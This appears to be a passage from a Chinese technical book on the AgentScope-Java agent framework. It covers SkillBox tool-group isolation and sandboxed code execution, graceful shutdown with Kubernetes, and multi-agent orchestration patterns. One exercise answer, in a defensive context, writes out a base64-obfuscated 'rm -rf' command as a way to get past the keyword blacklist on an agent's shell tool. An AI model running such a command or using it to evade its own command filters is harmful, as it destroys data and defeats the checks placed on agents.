1. **LLM 选择困难**：工具越多，LLM 越难选择正确的工具，误调率上升
2. **安全隔离**：某些工具只在特定场景下可用，不应始终暴露

工具数量 vs. 准确率的实证关系

这是一个被大量实证研究验证的问题。Google Research 2024 年的实验表明：当可用工具从 10 个增加到 50 个时，LLM 的工具选择准确率从 ~95% 下降到 ~70%；超过 100 个工具时，准确率进一步降至 ~50%。原因不仅是"选择太多"，更关键的是**工具描述之间的语义冲突**——多个工具的功能描述相似时，LLM 无法区分。

SkillBox 通过**动态技能加载**解决这些问题——技能默认不激活，只有当 Agent 明确加载某个技能后，相关工具才可见。这相当于在工具层面实现了"分页"——每次只向 LLM 展示当前任务相关的工具子集，将有效工具数控制在 10-20 个的高准确率区间。

10.2 核心架构

SkillBox 的架构由五个核心组件组成，每个组件各司其职：

- **SkillRegistry** 是整个系统的注册中心，维护技能的名称、版本、状态（已加载/未加载/已激活）。它支持多个技能版本的并行存在，在技能热更新场景中尤为重要——新版本加载时旧版本不会被立即移除，而是等待当前 Agent 调用完成后才切换。
- **AgentSkillPromptProvider** 负责将当前已加载的技能生成 LLM 可理解的提示文本。它在每次推理前被调用，根据当前已激活的技能列表动态组装成系统提示词的一部分。这意味着 Agent 的技能是“可见即可用”的——LLM 看到某个技能的描述，就意味着它可以使用该技能的工具。
- **SkillToolFactory** 是技能和工具之间的桥梁。它将技能声明中的工具描述（@Tool 注解或 MCP 客户端）转换为 ToolRegistry 可识别的格式。每个工具被包装在一个“技能上下文”中，当工具被调用时，SkillToolFactory 负责传递技能级别的配置（如执行超时、权限级别）。
- **Toolkit** 是底层的工具执行者，负责工具的注册、激活和调用。SkillBox 不直接管理工具，而是通过 Toolkit 的接口来操作。这是一个“依赖倒置”的设计——SkillBox 依赖 Toolkit 的抽象接口，而非具体实现。
- **CodeExecutionBuilder** 是 SkillBox 内置的代码执行子系统，提供安全的代码执行沙箱。它封装了 Shell 执行、文件读写等操作，通过技能工具组暴露给 Agent。

这些组件的协作关系如下：



10.3 技能注册——Fluent Builder 模式

```
// SkillBox.java LINE 116-118, 301-539
skillBox.registration()
    .skill(mySkill)           // 必须: AgentSkill 实例
    .tool(myToolObject)      // 可选: @Tool 注解对象
    .agentTool(myAgentTool)  // 可选: AgentTool 实例
    .mcpClient(mcpWrapper)   // 可选: MCP 客户端
    .subAgent(provider, config) // 可选: 子 Agent
    .presetParameters(...)    // 可选: 隐藏参数
    .apply();                 // 执行注册
```

10.4 Tool Group 隔离机制

关键设计：每个技能的工具注册在独立的 ToolGroup 中，且**默认禁用**：

```
// SkillBox.java LINE 523-525
// 每个技能创建一个独立工具组，初始状态为禁用
String groupName = skillId + "_skill_tools";
toolkit.registration().group(groupName).enabled(false).apply();
```

这意味着 LLM 在推理时**看不到**这些工具——它们不会出现在

`toolkit.getToolSchemas()` 中。

10.5 激活/去激活流程

技能加载后不会立即可用，需要经过"激活"步骤。`syncToolGroupStates()` 方法遍历所有注册的技能，将已激活技能的工具组启用，未激活的禁用。这个分离设计（加载 $\neq$ 激活）有两个目的：一是允许 Agent 在加载技能后先检查其描述再决定是否激活（避免误激活）；二是支持"预加载"场景——系统启动时加载所有技能，但只激活当前会话需要的几个。

```
syncToolGroupStates() [SkillBox.java:149-173]
|
|— 遍历所有注册的技能
|   |— 技能激活 → toolkit.setGroupEnabled(skillId + "_skill_tools", true)
|   |— 技能未激活 → toolkit.setGroupEnabled(skillId + "_skill_tools", false)
|
|— deactivateAllSkills() [LINE 290-293]
    → 在每次 agent.call() 开始时调用
    → 所有技能设为未激活
    → Agent 需要重新加载技能才能使用
```

10.6 SkillHook——提示注入

`SkillHook` (`SkillHook.java:29-94`) 在 `PreReasoningEvent` (`priority=55`) 中注入技能提示：

```
// SkillHook.java LINE 44-67
public <T extends HookEvent> Mono<T> onEvent(T event) {
    if (event instanceof PreReasoningEvent preReasoning) {
        String skillPrompt = promptProvider.getPrompt(skillBox);
        if (skillPrompt != null) {
            List<Msg> messages = preReasoning.getInputMessages();
            // 策略 1: 有 SYSTEM 消息 → 追加到现有 SYSTEM 消息
            if (hasSystemMessage) {
                existingSystemMsg.getContent().add(TextBlock.builder().text(skillPrompt).build());
            }
        }
    }
}
```

```

    }
    // 策略 2: 无 SYSTEM 消息 → 前置插入新 SYSTEM 消息
    else {
        messages.add(0, Msg.builder().role(MsgRole.SYSTEM)
            .content(TextBlock.builder().text(skillPrompt).build()).
build());
    }
}
}
return Mono.just(event);
}

```

设计选择：将技能提示合并到现有 SYSTEM 消息中（而非插入独立消息），保持了消息列表的简洁性，也避免了某些 API 对连续 SYSTEM 消息的限制。

10.7 代码执行子系统

SkillBox 内置了 `CodeExecutionBuilder` (LINE 575-1142)，提供安全的代码执行能力：

```

skillBox.codeExecution()
    .withShell()           // 注册 Shell 命令执行工具
    .withRead()            // 注册文件读取工具
    .withWrite()           // 注册文件写入工具
    .allowedCommands("ls", "cat", "python") // Shell 命令白名单
    .workingDirectory("/tmp/agent")         // 文件操作根目录
    .build();

```

安全机制：

- **命令白名单：**只有 `allowedCommands` 列表中的命令可执行
- **路径遍历防护：**`SkillFileFilter` 检查目标路径是否在技能目录内 (LINE 753: `targetPath.startsWith(skillDir)`)
- **临时目录：**自动创建临时目录，注册 JVM 关闭时的清理钩子 (LINE 662-668)

10.8 内置工具：load_skill_through_path

SkillBox 注册了一个内置工具 `load_skill_through_path` (LINE 542-573)，在 `skill-build-in-tools` 工具组中（始终启用）。LLM 可以通过此工具动态加载技能资源或 SKILL.md 内容。

***设计评价：** SkillBox 的“默认禁用+按需激活”模式是解决工具爆炸问题的优雅方案。ToolGroup 隔离确保了安全性，SkillHook 的提示注入让 Agent 自然地感知可用技能。但 `deactivateAllSkills()` 在每次 `call()` 开始时重置所有技能状态，意味着 Agent 必须在每次对话中重新加载技能——这增加了 token 消耗，但也防止了技能状态在不同对话间泄漏。对于需要跨对话保持技能激活的场景，可以考虑增加“持久技能”配置。*

思考题

1. SkillBox 的 `deactivateAllSkills()` 在每次 `call()` 时重置——这种设计的利弊分别是什么？
2. 如果一个技能需要另一个技能的输出作为输入，当前的 ToolGroup 隔离机制能否支持？如何设计技能间依赖？
3. ShellCommandTool 的多层安全防护中，哪一层最可能被绕过？为什么？

参考：

1. 利：每次调用都是干净状态，避免上次激活的技能影响本次推理（防止“技能污染”）。弊：无法保持跨调用的技能状态（如多轮对话中用户说“继续用上次的功能”）。改进：增加 `skillScope` 参数（`PER_CALL` / `PER_SESSION`），`Session` 级别技能在会话期间保持激活。
2. 当前 ToolGroup 隔离机制不支持技能间依赖——每个 ToolGroup 的

ToolKit 互不可见。设计方案：①显式依赖声明——

@Skill(requires="database_query"), 框架自动将依赖工具合并到同一

ToolGroup; ②共享上下文——通过 Memory 传递中间结果 (技能 A 写入

Memory, 技能 B 从 Memory 读取) ; ③Pipeline 组合——将依赖技能编排为 SequentialPipeline 而非并行 ToolGroup。

3. 最可能被绕过的是 CommandValidator 的黑名单——黑名单本质是“已知

的危险命令集”，无法覆盖所有变体。例如：用 `bash -c "$(echo rm -rf |`

`base64 -d)"` 绕过关键词检测。加固：①改为白名单模式 (只允许明确列出的命令) ; ②使用操作系统级沙箱 (Docker/namespace 隔离) ; ③审计日志+

告警。

第 11 章 优雅关闭——生产环境的守护者


11.1 为什么需要优雅关闭

在 Agent 执行过程中强制终止（如 K8s Pod 漂移、Docker 容器重启）会导致严重后果：

- **工具调用半完成**：工具已执行但结果未写回 Memory，LLM 下次重试会重复执行
- **状态丢失**：推理过程、Memory、Toolkit 状态等全部丢失
- **客户端无响应**：HTTP 连接断开，客户端不知道 Agent 执行到了哪里

AgentScope-Java 的优雅关闭系统确保：**正在执行的 Agent 可以安全完成当前阶段，状态被持久化，客户端可以恢复执行。**

11.2 三状态生命周期



状态转换由 `GracefulShutdownManager` (LINE 41-321) 管理:

```
// GracefulShutdownManager.java LINE 46-53
private final AtomicReference<ShutdownState> state =
    new AtomicReference<>(ShutdownState.RUNNING);
private final ConcurrentHashMap<String, ActiveRequestContext>
activeRequestsByAgentId =
    new ConcurrentHashMap<>();
private final ConcurrentHashMap<String, ShutdownSessionBinding>
sessionBindings =
    new ConcurrentHashMap<>();
```

11.3 完整关闭流程

```
SIGTERM 信号到达 JVM
|
|— AgentScopeJvmShutdownHook.run() [AgentScopeJvmShutdownHook.java:34-70]
|   |
|   |— 1. performGracefulShutdown() [LINE 198-213]
|   |   |— state: RUNNING → SHUTTING_DOWN
|   |   |— 记录 shutdownStartedAt 时间戳
|   |   |— startMonitorIfNeeded() → 启动超时监控线程
|   |
|   |— 2. awaitTermination(timeout + 5s) [LINE 284-303]
|   |   |— 阻塞等待所有活跃请求完成
|   |   |— 每 1 秒检查 terminationLock
|   |   |— 超时后返回 false
|   |
|   |— 3. HttpTransportFactory.shutdown() [最后执行]
|       → 关闭所有 HTTP 连接
|
|— (超时监控线程并行运行)
    enforceTimeoutAndInterrupt() [LINE 232-265]
    |— 每秒检查一次
    |— elapsed >= shutdownTimeout → 强制中断
    |   |— shutdownTimeoutSignal.tryEmitEmpty() ← 通知工具执行器中止
    |   |— 遍历 activeRequests: saveToSession() ← 保存状态
    |   |— 遍历 activeRequests: interruptForShutdown() ← 强制中断
    |— 所有请求完成后: state → TERMINATED
```

11.4 安全点检查——GracefulShutdownHook

`GracefulShutdownHook` (LINE 54-103, priority=0 最高优先级) 实现了"安全点

"检查——只在阶段完成后才中断, 不浪费已生成的 Token:

```
GracefulShutdownHook.onEvent() [LINE 65-81]
|
|— PreCallEvent [LINE 67-69]:
|   |— deduplicateIfResuming() → 检测 shutdown 中断后的重试, 去重输入
|
```

```

└─ PostReasoningEvent [LINE 72-73]:
    └─ manager.interruptIfShuttingDown() → 推理完成后安全中断
└─ PostActingEvent [LINE 74-75]:
    └─ manager.interruptIfShuttingDown() → 工具执行完成后安全中断
└─ PostSummaryEvent [LINE 76-77]:
    └─ manager.interruptIfShuttingDown() → 摘要生成完成后安全中断

```

关键设计：中断发生在 PostEvent 而非 PreEvent，确保当前阶段的结果被完整保存：

```

时间线： [推理开始] → [推理完成] → [PostReasoning → 安全中断点]
          |                                     ↑
          |                                     推理结果已写入 Memory
          |                                     可安全中断并恢复
          |
          └─ 如果在这里中断 → 推理结果可能不完整

```

11.5 客户端重试与消息去重

当服务端因关闭而中断后，客户端通常会使用相同的用户消息重试。但 Memory 中已存在该用户消息，直接重试会导致重复。

GracefulShutdownHook 在 PreCallEvent 中处理这个问题：

```

// GracefulShutdownHook.java LINE 88-97
private void deduplicateIfResuming(PreCallEvent event) {
    if (manager.checkAndClearShutdownInterrupted(event.getAgent())) {
        // 检测到 shutdown 中断后的重试
        // 将输入消息替换为空列表 → Agent 从 Memory 恢复执行
        event.setInputMessages(List.of());
    }
}

```

checkAndClearShutdownInterrupted() (GracefulShutdownManager.java:113-133) 从 Session 中读取 shutdown_interrupted 标志：

```

public boolean checkAndClearShutdownInterrupted(Agent agent) {
    ShutdownSessionBinding binding = sessionBindings.get(agent.getAgentId());
    Optional<ShutdownInterruptedState> flag =
        binding.session().get(binding.sessionKey(),
            ActiveRequestContext.SHUTDOWN_INTERRUPTED_KEY,
            ShutdownInterruptedState.class);
    if (flag.isPresent() && flag.get().interrupted()) {
        binding.session().delete(binding.sessionKey(),
            ActiveRequestContext.SHUTDOWN_INTERRUPTED_KEY);
        return true; // 检测到中断标志 → 去重
    }
    return false;
}

```

11.6 超时信号与工具执行器的协作

`GracefulShutdownManager` 提供了一个响应式超时信号，工具执行器可以与之竞争：

```

// GracefulShutdownManager.java LINE 93-95
// shutdownTimeoutSignal 的类型是 AtomicReference<Sinks.One<Void>>
// Sinks.One 是 Reactor 3.5+ 的 API，是一个可以手动发射信号的 Mono 容器
// AtomicReference 用于安全地重置信号—每次优雅关闭开始时创建新的 Sinks.One
public Mono<Void> getShutdownTimeoutSignal() {
    return shutdownTimeoutSignal.get().asMono();
}

```

`applyShutdownGuard()` (`ToolExecutor.java:408-418`) 利用此信号实现"赛跑"机制：`Mono.firstWithSignal()` 接受多个 Publisher，返回第一个发出信号的 Flux。工具执行和超时信号同时进行，超时先到达就通过 `then(Mono.error(...))` 抛出 `AgentShuttingDownException` 中止工具执行。`.next()` 将 `firstWithSignal` 返回的 `Flux<T>` 转为 `Mono<T>`。

```

private Mono<ToolResultBlock> applyShutdownGuard(Mono<ToolResultBlock>
execution) {
    return Mono.firstWithSignal(
        execution,
        manager.getShutdownTimeoutSignal().then(Mono.error(new
AgentShuttingDownException())))

```

```
    ).next();  
}
```

当关闭超时信号触发时，工具执行会被中止——即使工具正在执行中。

11.7 PartialReasoningPolicy——不完整推理的处理

当 Agent 在推理阶段被中断时，ReasoningContext 可能只有部分累积的内容。`GracefulShutdownConfig` 提供两种策略：

策略	行为	适用场景
`SAVE` (默认)	保存部分推理内容到 Memory	推理内容有价值，希望恢复时 继续
`DISCARD`	丢弃部分推理内容	推理内容不完整，重试更安全

实现位置 (`ReActAgent.java:491-509`):

```
// context 是 ReasoningContext 类型，负责在中断时组装已完成的推理结果  
// buildFinalMessage() 将已收到的所有流式块组装为一个 Msg 对象  
// getInterruptSource() 返回 InterruptSource 枚举 (SYSTEM / USER / TOOL)  
// 只有 SYSTEM 中断且策略为 DISCARD 时，才会丢弃已完成的推理结果  
.onErrorResume(InterruptedExcetion.class, error -> {  
    Msg msg = context.buildFinalMessage();  
    if (msg != null) {  
        boolean discard =  
            getInterruptSource() == InterruptSource.SYSTEM  
            && shutdownManager.getConfig().partialReasoningPolicy()  
            == PartialReasoningPolicy.DISCARD;  
        if (!discard) {  
            memory.addMessage(msg); // 保存部分推理  
        }  
        // SYSTEM + DISCARD -> 丢弃  
    }  
    return Mono.error(error);  
})
```

11.8 ActiveRequestContext——活跃请求的生命周期

```
ActiveRequestContext [ActiveRequestContext.java:29-77]
|
|— requestId: String          ← 唯一请求 ID
|— agent: AgentBase          ← 关联的 Agent
|— session: Session          ← 持久化后端
|— sessionKey: SessionKey    ← 会话键
|— interrupted: AtomicBoolean ← 防止双重中断
|
|— saveToSession() [LINE 58-68]:
|   |— agent.saveTo(session, sessionKey) ← 保存 Agent 全量状态
|   |— session.save(shutdown_interrupted, true) ← 标记中断
|
|— interruptForShutdown() [LINE 74]:
|   |— if (!interrupted.getAndSet(true)):
|       agent.interrupt(InterruptSource.SYSTEM) ← 发送系统中断
```

11.9 与 K8s 的配合

在 Kubernetes 环境中，优雅关闭与 Pod 生命周期配合：

```
# Pod spec 配置
spec:
  terminationGracePeriodSeconds: 120 # K8s 等待时间
  containers:
  - name: agent
    lifecycle:
      preStop:
        exec:
          command: ["/bin/sh", "-c", "sleep 10"] # 给 K8s 时间更新端点
```

配合 `GracefulShutdownConfig`：

```
GracefulShutdownConfig.builder()
    .shutdownTimeout(Duration.ofSeconds(100)) // 小于
    terminationGracePeriodSeconds
```

```
.partialReasoningPolicy(PartialReasoningPolicy.SAVE)
.build();
```

****设计评价：优雅关闭系统是框架**生产级可用性的关键保障**。三状态生命周期、安全点检查、超时强制中断、消息去重、部分推理策略——这些设计共同确保了 Agent 在面对进程终止时的数据安全和可恢复性。与 K8s 的自然配合使其适合云原生部署。但当前实现有一个限制：`sessionBindings` 使用 `agentId` 作为键，同一 Agent 实例只能绑定一个 Session，如果同一 Agent 被多个会话复用，会话恢复可能出现问题。**

ReActAgent

- └─ StructuredOutputCapableAgent ← 继承，提供结构化输出能力
 - └─ "generate_response" 伪工具 + StructuredOutputHook
- └─ PlanNotebook ← 作为工具注册到 Toolkit，通过提示注入引导 Agent
 - └─ 10 个工具函数 + PlanToHint + 状态机
- └─ SkillBox ← 作为工具注册到 Toolkit，通过 SkillHook 注入提示
 - └─ ToolGroup 隔离 + 动态激活 + 代码执行
- └─ GracefulShutdownHook ← 作为系统 Hook (priority=0) 注册
 - └─ 安全点检查 + 消息去重 + 状态保存

交叉点：

- StructuredOutputHook 通过 gotoReasoning() 与 ReAct 循环交互
- PlanNotebook 和 SkillBox 都使用 ToolGroup 机制控制工具可见性
- GracefulShutdownHook 的安全点恰好是 PlanNotebook/SkillBox Hook 的执行点
- 优雅关闭时，PlanNotebook 的状态通过 StateModule.saveTo() 被持久化
- SkillBox 的 deactivateAllSkills() 在 call() 开始时执行，与 GracefulShutdownHook 的 deduplicateIfResuming() 在 PreCallEvent 中协作

思考题

1. GracefulShutdown 的安全点检查为什么选择 PostEvent 而非 PreEvent?

如果选择 PreEvent 会有什么问题?

2. PartialReasoningPolicy 的 SAVE 和 DISCARD 策略各适合什么场景? 如何

自动选择?

3. 在 K8s 环境中, terminationGracePeriodSeconds 和 shutdownTimeout

的关系如何设计?

****参考: ****

1. 选择 *PostEvent* 因为它是操作完成后的安全点——Agent 已完成一轮推理, 状态一致。如果选 *PreEvent*: ①可能在操作中间打断, 导致半完成状态 (如工具调用已发出但结果未收到); ②LLM 正在流式输出时中断, 会产生截断的无效消息; ③状态保存不完整, 恢复后无法继续。

2. *SAVE* 适合: 长时推理任务 (如复杂代码生成), 中间推理结果有价值, 恢复后可继续。 *DISCARD* 适合: 实时交互任务 (如客服对话), 部分结果已展示给用户, 恢复后应重新开始。自动选择策略: 根据已执行步数和 token 消耗——进度 > 50% 选 *SAVE* (已投入成本高), 进度 < 30% 选 *DISCARD* (重做成本低)。


3. *terminationGracePeriodSeconds* 必须大于 *shutdownTimeout* + *preStop* 缓冲期。推荐值: *shutdownTimeout* = 30s, *preStop* = 15s, *terminationGracePeriodSeconds* = 60s。关系: K8s 发送 *SIGTERM* → *preStop* hook 开始 → 应用进入 *GracefulShutdown* → *shutdownTimeout* 内完成在途请求 → *SIGKILL* 强制终止。

第三篇：多 Agent 协作与分布式

第 12 章 Pipeline 编排与多 Agent 协作模式

12.1 模式全景图


AgentScope-Java 通过 `multiagent-patterns` 示例项目展示了 7 种多 Agent 协作模式。每种模式解决不同的编排需求，选择合适的模式是系统设计的关键决策。



Supervisor 工具委派

Handoffs 控制转移

MsgHub 群组对话



12.2 Supervisor 模式——中央委派

核心机制：将子 Agent 注册为工具，Supervisor 的 LLM 通过 ReAct 循环自主决定调用哪个子 Agent。

```
Supervisor Agent
├── Toolkit
│   ├── schedule_event (SubAgentTool → CalendarAgent)
│   └── send_email (SubAgentTool → EmailAgent)
└── ReAct 循环:
    用户: "帮我安排明天下午 3 点跟张三开会，然后发邮件通知他"
    → 推理: 需要先安排会议，再发邮件
    → 调用 schedule_event 工具 → CalendarAgent 执行
    → 调用 send_email 工具 → EmailAgent 执行
    → 返回综合结果
```

关键代码 (`supervisor/SupervisorConfig.java:109-122`):

```
@Bean("supervisorAgent")
public ReActAgent supervisorAgent(Model model,
    ReActAgent calendarAgent, ReActAgent emailAgent) {
    Toolkit toolkit = new Toolkit();
    toolkit.registration().subAgent(() -> calendarAgent).apply();
    toolkit.registration().subAgent(() -> emailAgent).apply();
    return ReActAgent.builder()
        .name("personal_assistant")
        .sysPrompt(SUPERVISOR_PROMPT)
        .model(model).toolkit(toolkit)
        .memory(new InMemoryMemory())
        .build();
}
```

SubAgentTool 的工作原理：

- `toolkit.registration().subAgent(provider)` 创建一个 `SubAgentTool`
- 子 Agent 的 `.name()` 成为工具名，`.description()` 成为工具描述
- LLM 看到的是一个普通工具，不知道背后是另一个 Agent
- 子 Agent 支持多轮会话（通过 `session_id` 参数）

- 调用时通过 `SubAgentProvider.getObject()` 获取新实例或复用已有实例

适用场景：


- 明确的功能分工（不同领域由不同 Agent 处理）
- 需要中央协调的复杂任务
- 子任务之间有依赖关系

优劣分析：

- 优势：简单直觉，LLM 自主决策，无需硬编码路由逻辑
- 劣势：Supervisor 的 LLM 可能误选子 Agent；所有请求都经过 Supervisor，增加延迟和 token 消耗

12.3 Handoffs 模式——控制权转移

核心机制：使用 `StateGraph` + 条件边 + 转移工具。每个 Agent 可以通过调用特殊工具将对话控制权转交给另一个 Agent。



控制权转移：

```
SalesAgent 调用 TransferToSupportTool
→ ToolContextHelper.getStateForUpdate().put("active_agent",
"support_agent")
→ 条件边 RouteAfterSalesAction 检查 active_agent
→ 路由到 SupportAgent
```

转移工具 (handoffs/.../TransferToSalesTool.java:39-60):

```
@Tool(name = "transfer_to_sales", description = "Transfer to sales agent...")
public String transferToSales(
    @ToolParam(name = "reason", description = "Brief reason") String
    reason,
    ToolContext toolContext) {
    // 关键: 通过 ToolContext 修改图状态
    ToolContextHelper.getStateForUpdate(toolContext)
        .ifPresent(update -> update.put("active_agent", "sales_agent"));
    return "Transferred to sales agent. Reason: " + reason;
}
```

StateGraph 构建 (handoffs/.../AgentScopeHandoffsConfig.java:128-176):

```
StateGraph graph = new StateGraph("agent_scope_handoffs", () -> {
    Map<String, KeyStrategy> strategies = new HashMap<>();
    strategies.put("messages", new AppendStrategy(false)); // 消息追加
    strategies.put("active_agent", new ReplaceStrategy()); // 活跃代理替换
    return strategies;
});

graph.addNode("sales_agent", salesAgent.asNode());
graph.addNode("support_agent", supportAgent.asNode());

// 初始路由
graph.addConditionalEdges(START, new RouteInitialAction(), Map.of(
    "sales_agent", "sales_agent",
    "support_agent", "support_agent"));

// Sales 后的路由
graph.addConditionalEdges("sales_agent", new RouteAfterSalesAction(),
    Map.of(
        "support_agent", "support_agent",
        "__end__", END));

// Support 后的路由
graph.addConditionalEdges("support_agent", new RouteAfterSupportAction(),
    Map.of(
        "sales_agent", "sales_agent",
        "__end__", END));
```

条件边逻辑 (handoffs/.../RouteAfterSalesAction.java:32-40):

```
public CompletableFuture<Command> apply(OverAllState state, RunnableConfig
    config) {
    String active =
        state.value("active_agent").map(Object::toString).orElse("");
    String target = "support_agent".equals(active) ? "support_agent" :
```

```
"__end__";  
    return CompletableFuture.completedFuture(new Command(target));  
}
```

适用场景：

- 不同专业领域的 Agent 需要无缝切换
- 对话上下文需要在 Agent 间保持连续
- Agent 可以自主决定是否转交控制权

优劣分析：

- 优势：Agent 自主决定何时转移，灵活性强；StateGraph 提供可视化流程
- 劣势：需要为每个 Agent 编写转移工具和条件边，代码量大；状态管理复杂

12.4 Routing 模式——条件路由

核心机制：使用 `AgentScopeRoutingAgent` 或 `StateGraph` + 条件边。与

Handoffs 不同，Routing 的路由决策由一个专门的路由器完成，而非 Agent 自主转移。


简单路由 (`routing/.../simple/RoutingConfig.java:73-132`):

```
AgentScopeRoutingAgent routingAgent = AgentScopeRoutingAgent.builder()  
    .name("router")  
    .model(model)  
    .sysPrompt(ROUTER_PROMPT)  
    .addAgent(flightAgent)  
    .addAgent(hotelAgent)  
    .build();
```

路由器查看所有子 Agent 的 name 和 description，由 LLM 决定将请求路由到哪个 Agent。

图路由 (`routing/.../graph/GraphRoutingConfig.java`): 将路由器嵌入

StateGraph, 支持预处理和后处理节点:




适用场景:

- 请求分类明确, 路由规则固定
- 需要在路由前后添加通用处理 (如日志、翻译)
- 不需要 Agent 间转移控制权

12.5 Workflow 模式——自定义 workflow

核心机制: 使用 `StateGraph` 定义完全自定义的节点和边, 实现复杂的业务流程。

SQL Agent 工作流 (`workflow/` 子模块):



每个节点是一个 `AgentScopeAgent`, 边可以是条件边 (如 SQL 生成是否成功决定走执行还是优化路径) 。

适用场景:

- 有明确流程定义的业务场景
- 需要条件分支和循环

- 流程节点包含人工审核等非 LLM 步骤

12.6 Pipeline 模式——顺序/并行/循环

核心机制： `SequentialAgent`、`ParallelAgent`、`LoopAgent` 提供最简单的编排方式。

这三种 Pipeline 在数据传递行为上有根本区别。`SequentialAgent` 将前一个 Agent 的输出作为下一个 Agent 的输入——`researcher` 的研究结果会传递给 `writer` 撰写，`writer` 的输出再传递给 `reviewer` 审核。每个 Agent 看到的是上一个 Agent 的输出消息，而非原始输入。`ParallelAgent` 则不同——三个翻译 Agent 各自独立收到相同的原始输入，结果通过一个消息合并器（默认将各 Agent 的输出文本拼接）合并为一个 `Msg` 返回，不会互相影响。`LoopAgent` 在 `coder` 和 `tester` 之间循环执行：第一轮 `coder` 输出代码 → `tester` 测试并报告结果 → 如果测试未通过，`coder` 根据测试反馈修改代码 → `tester` 再次测试，直到 `maxIterations` 耗尽或 Agent 主动给出最终回答。

```
// 顺序执行
SequentialAgent seq = SequentialAgent.builder()
    .addAgents(researcher, writer, reviewer).build();

// 并行执行
ParallelAgent par = ParallelAgent.builder()
    .addAgents(translatorEN, translatorZH, translatorJA).build();

// 循环执行（带条件退出）
LoopAgent loop = LoopAgent.builder()
    .addAgents(coder, tester)
    .maxIterations(5).build();
```

适用场景：流水线式的任务处理，无需复杂的条件逻辑。

12.7 模式选型决策矩阵

模式	控制权	灵活性	复杂度	典型场景
Supervisor	中央 Agent	中	低	多领域个人助手
Handoffs	Agent 自主	高	高	客服（销售↔技术支持）
Routing	路由器	中	低	请求分类分发
Workflow	图定义	高	高	SQL 生成+执行+修复
Pipeline	固定	低	最低	翻译→审校→发布
MsgHub	去中心化	高	中	群组讨论/游戏

12.7.1 失败传播——选择协作模式时最容易被忽视的维度

不同模式下，子 Agent 失败的传播方式截然不同，这直接影响系统的可靠性设计：

模式	子 Agent 失败行为	影响范围	恢复策略
Supervisor	子 Agent 返回错误结果	仅当前任务	Supervisor 可重试或切换子 Agent

Handoffs	控制权已转移，无法回退	整个对话	需要设计"归还"机制
